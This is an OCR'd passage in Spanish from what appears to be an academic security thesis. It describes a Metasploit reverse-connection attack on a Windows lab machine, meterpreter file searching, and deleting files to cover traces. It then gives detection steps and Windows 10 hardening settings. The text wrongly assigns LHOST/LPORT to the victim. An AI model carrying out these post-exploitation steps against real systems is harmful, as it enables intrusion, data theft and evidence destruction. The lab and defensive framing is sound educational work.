


Fuente: Elaboración Propia

En la figura 21 se muestra cómo se carga el payload al exploit para que pueda detectar el tipo de técnica que debe utilizar con la configuración de los parámetros de LHOST que corresponde a la dirección de la víctima y LPORT que corresponde al puerto de la víctima.

Una vez cargado y configurado, en el lado de la víctima debe existir el componente que escucha a la conexión reversa para generar la conexión y generar la sesión en la máquina, para esto se utiliza el comando exploit, el cual es el encargado de activar el proceso de explotación desde la consola de Metasploit.

Figura 21. Configuración del exploit y carga del payload para su ejecución




Fuente: Elaboración Propia

En la figura 22 se evidencia la búsqueda de información una vez se realiza la sesión en la máquina de la víctima, pueden ejecutarse diversos comandos tanto a nivel de Windows como a nivel de Linux entre otras herramientas

De manera tradicional se podría mover con los comandos “cd”, “dir o ls (Linux)” para luego evaluar la información y llegar al manejo que considere el atacante.

Figura 22. Búsqueda de información en la victima por comandos utilitarios de meterpreter [17]de Windows y Linux




Fuente: Elaboración Propia

[17] METASPLOIT. Meterpreter. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/

En la figura 23 se muestra otra manera de búsqueda donde se utiliza del comando “search” de meterpreter el cual permite manipular la búsqueda por nombre y por tipos de archivos, en caso de ser necesario se podría utilizar el comando “cat” para revisar el contenido del archivo objetivo.


Figura 23. Búsqueda de información en la victima por el comando avanzado de meterpreter “search”



Fuente: Elaboración Propia

En la figura 24 se demuestra otra forma de búsqueda utilizando el comando Shell, el cual permite generar una terminal de comandos de Windows y utilizar los comandos nativos del sistema y moverse según la necesidad.


Figura 24. Búsqueda de información en la victima por el comando avanzado de meterpreter “Shell”



Fuente: Elaboración Propia


En la figura 25 se muestra como eliminar un archivo por medio de los comandos de Linux “rm” y en la figura 26 se muestra el proceso de cómo sería con los comandos de Windows “del”, teniendo en cuenta que el atacante pudo haber descargado el archivo para cumplir los objetivos y de esta forma eliminar rastros mediante la eliminación de otros registros.

Figura 25. Eliminación de información con el comando de Linux “rm”



Fuente: Elaboración Propia

Figura 26. Eliminación de información con el comando de Windows “del”



Fuente: Elaboración Propia

1.3 DEFINICIÓN INICIAL DE LA CONTENCIÓN DE ATAQUES INFORMATICOS Y CONTEXTUALIZACIÓN DEL BENEFICIO DE UTILIZAR HERRAMIENTAS AVANZADAS DE SEGURIDAD

1.3.1 Guía de hardenización enfocada para el sistema operativo windows 10

En el presento anexo 5 se trabajará basado en la Guía de Seguridad de las TIC CCN-STIC 599B, implementación de seguridad sobre Microsoft Windows 10 (cliente independiente). Anexar referencia[18]

1.3.2 pasos que se deberían tomar para identificar en tiempo real este tipo de ataques.

Primer paso: Validar si dentro de las herramientas de ciberseguridad hay disponibles tecnologías como XDR, Cacería de amenazas, correlación de eventos entre otras donde esta información sería más detallada y por ende en la mayoría de los casos se termina detectando el comportamiento del ataque. Aunque no es un método infalible si es una estrategia ágil para detectar de una manera más ágil los comportamientos sospechosos.

Segundo paso: Validar son los recursos de red perimetrales, los cuales tienen analizadores avanzados que podrían detectar o reconocer este tipo de comportamiento sospechoso, de esta forma se podría identificar y bloquear las sesiones entrantes y salientes que utilicen el comportamiento de meterpreter[19].

Tercer Paso: Revisar los logs del sistema, en esta revisión se debe tener en cuenta la sesión de eventos del sistema donde se podría evidenciar algunos datos de seguridad o de integridad de archivos que pueden indicar un comportamiento sospechoso, con esto se buscaría iniciar una investigación. También en este apartado es importante revisar las tareas programadas, procesos y/o servicios extraños que se hubieran levantado o estuvieran de forma persistente. Por otro lado, es importante validar el tipo de navegación del usuario y de esta forma determinar qué tan expuesto al riesgo pudo estar al analizar la reputación de los sitios.

[18] CCN. Guía de Seguridad de las TIC CCN-STIC 599B. 2017. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://www.ccn-cert.cni.es/es/series-ccn-stic/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/2395-ccn-stic-599b-seguridad-en-windows-10-cliente-independiente-anexo-a-ens/file.html

[19] AFSH4CK. Meterpreter. 2024. {En Línea}. {Consultado el 18, marzo, 2024}. Disponible en: https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/post-explotacion/post-explotacion/meterpreter

Cuarto paso: Revisión de logs de la protección antivirus: Otro aspecto a revisar son los eventos que registra el antivirus donde en su gran mayoría podrían estar relacionados con detecciones conocidas y en algunas situaciones podría pasar que no lo hubiese detectado con sus capas de protección, por lo que dificulta la búsqueda. Dependiendo del tipo de antivirus algunos cuentan con protección frente a la explotación en memoria lo que podría dar una pista del evento.

Quinto paso: Revisión de logs de comunicación locales: A nivel de comunicación es importante validar que tipo de comunicación ha establecido la máquina con sitios de internet o hasta en la misma red interna donde se busca detectar posibles análisis de escaneos o de movimientos laterales que indiquen que el proceso ya no es una simple infección.


Sexto Paso: A nivel de otros componentes es importante revisar si la máquina tiene vulnerabilidades activas y explotables, con esto se podría determinar si hay una posible exposición al riesgo o de una explotación en curso.

1.3.3 Aseguramiento de la máquina afectada en la fase anterior con base a la hardenización para Windows 10 sin tener en cuenta herramientas externas.

Configuración de control de aplicaciones y navegador

En la figura 27 se muestra la configuración de la protección nativa basada en reputación donde el Smart Screen puede controlar en cierta medida la descarga de archivos sospechosos.


Figura 27. Configuración de control de aplicaciones y navegador



Fuente: Elaboración propia

En la figura 28 se muestra la confirmación que el sistema debe arrojar al configurar el bloqueo de aplicaciones potencialmente no deseadas, el cual permite adoptar un control adicional donde el usuario es clave para permitirlo o no, tiene gran dependencia de las buenas prácticas de la organización y de los usuarios.

Figura 28. bloqueo de aplicaciones potencialmente no deseadas




Fuente: Elaboración propia

Configuración de protección en tiempo real por medio del antivirus Windows defender

En la figura 29 se observa cómo debe ser configurado la protección en tiempo real de Window Defender, esto con el objetivo de que sea detectado en la ejecución que se realiza luego de la descarga.

Figura 29. Protección en tiempo real por medio del antivirus Windows defender




Fuente: Elaboración propia

Configuración del UAC

